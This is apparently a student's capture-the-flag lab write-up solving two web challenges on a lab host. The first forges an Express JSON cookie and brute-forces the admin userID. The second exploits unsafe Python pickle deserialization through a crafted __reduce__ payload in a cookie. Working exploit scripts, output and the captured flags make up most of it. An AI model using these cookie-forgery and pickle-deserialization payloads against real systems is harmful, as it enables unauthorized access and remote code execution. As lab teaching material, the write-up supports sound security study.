CTF-LAB5

Q1:

By looking at the source code, we know the userData for Admin:

```
const users = [
    {
        userID: "666",
        username: "jiaran",
        password: "jiaxintang"
    },
    {
        userID: "***",
        username: "admin"
    }
```

And if the cookie contains the info for admin, the flag will be shown.

```
if(req.cookies.userData.userID === admin.userID) res.render( view: "home.ejs",  options: {username: username, flag: process.env.FLAG})
```

So I write a script to find the userId and modify the cookies and send request to the website.

```
import requests
from requests.structures import CaseInsensitiveDict

url = "http://103.102.44.218:10003/"

headers = CaseInsensitiveDict()

for i in range(0, 1000):
    print("userID = " + str(i) )
    headers["Cookie"] = "userData=j:%7B%22userID%22:%22" + str(i) +
"%22,%22username%22:%22admin%22%7D"
    resp = requests.get(url, headers=headers)
    page = resp.content.decode("utf-8")
    if page.find("no flag for you") != 1349:
        print(page)
        break
```

Then I got the flag:

the userId=822

the flag is

```
flag{j1ar4N_My_l0Ve!!!be7f6b68340a1d7943d8570f4aa2658331b330012e399bf1ec03fdcbaf
564eba}
```

Jiaran: flag{j1ar4N_My_l0Ve!!!be7f6b68340a1d7943d8570f4aa2658331b330012e399bf1ec03fdcbaf564eba}

Q2:

From the source code, we know that the contents will be deserializated. And the flag is in the environment.

```
flag = os.environ.get('FLAG', 'flag{*********}')
@app.route('/add', methods=['POST'])
def add():
    contents = request.cookies.get('contents')
    if contents: items = pickle.loads(base64.b64decode(contents))
    else: items = []
    items.append(request.form['item'])
    response = make_response(redirect('/'))
    response.set_cookie('contents', base64.b64encode(pickle.dumps(items)))
    return response
```

So we construct an evil class, in the reduce function , we injected malicious code, so it will be executed while content is deserialized.

```
#!/usr/bin/python
import random
import os
import pickle
import base64
import requests
from requests.structures import CaseInsensitiveDict

headers = CaseInsensitiveDict()


# craft evil class
class Pwned(object):
    def __reduce__(self):
        # expose an ngrok tcp instance and wait for connection
        return os.getenv, ("FLAG",)


if __name__ == '__main__':
    # serialize and base64 encode Pwned class
    encoded = pickle.dumps(Pwned())
    contents = base64.b64encode(encoded).decode()
    # trigger remote pickle.loads with our payload'
    headers["Cookie"] = "contents ="+contents
    print(contents)
```

Then we attack the website, first get the cookie, and modify it, then give a final attack.

```
import urllib.error, urllib.request, urllib.parse
import http.cookiejar

ADD_URL = 'http://103.102.44.218:10004/add'
# get_url为使用cookie所登陆的网址，该网址必须先登录才可
get_url = 'http://103.102.44.218:10004/'
values = {'item': 'jiaran'}
postdata = urllib.parse.urlencode(values).encode()
user_agent = r'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/94.0.4606.71 Safari/537.36 Edg/94.0.992.38'
headers = {'Content-Type': 'application/x-www-form-urlencoded',
           'User-Agent': user_agent,
           'Connection': 'keep-alive'}
# 将cookie保存在本地，并命名为cookie.txt
cookie_filename = 'cookie.txt'
cookie_aff = http.cookiejar.MozillaCookieJar(cookie_filename)
handler = urllib.request.HTTPCookieProcessor(cookie_aff)
opener = urllib.request.build_opener(handler)

request = urllib.request.Request(ADD_URL, postdata, headers)
try:
    response = opener.open(request)
except urllib.error.URLError as e:
    print(e.reason)

cookie_aff.save(ignore_discard=True, ignore_expires=True)

for item in cookie_aff:
    print('Name =' + item.name)
    print('Value =' + item.value)
# 使用cookie登陆get_url
get_request = urllib.request.Request(get_url, headers=headers)
get_response = opener.open(get_request)
print(get_response.read().decode())
```


cookie:

```
# Netscape HTTP Cookie File
# http://curl.haxx.se/rfc/cookie_spec.html
# This is a generated file!  Do not edit.

103.102.44.218  FALSE   /   FALSE       contents
gASVHAAAAAAAAACMAm9zlIwGZ2V0ZW52lJOUjARGTEFHlIWUUpQu
```

final attack:

```
import urllib.request, urllib.parse
import http.cookiejar

get_url = 'http://103.102.44.218:10004/'
cookie_filename = 'cookie.txt'

cookie_aff = http.cookiejar.MozillaCookieJar(cookie_filename)
cookie_aff.load(cookie_filename, ignore_discard=True, ignore_expires=True)
```

```
handler = urllib.request.HTTPCookieProcessor(cookie_aff)
opener = urllib.request.build_opener(handler)
# 使用cookie登陆get_url
get_request = urllib.request.Request(get_url)
get_response = opener.open(get_request)

str = get_response.read().decode()
lines=str.split('><')

for i in range(4,len(lines)):
    print( lines[i][ lines[i].find("</") -1],end="")
```




```
flag{d0_u_3VeR_1iKE_p1Ckl3_R1cK?
d36a4246386a03c43e4a07b8011b22ba96c7a3ed4c33d4b6b9c17f9524a6e2ff}
```

reference:

```
https://www.jianshu.com/p/8fd3de5b4843
https://blog.csdn.net/happyjacob/article/details/109279118
```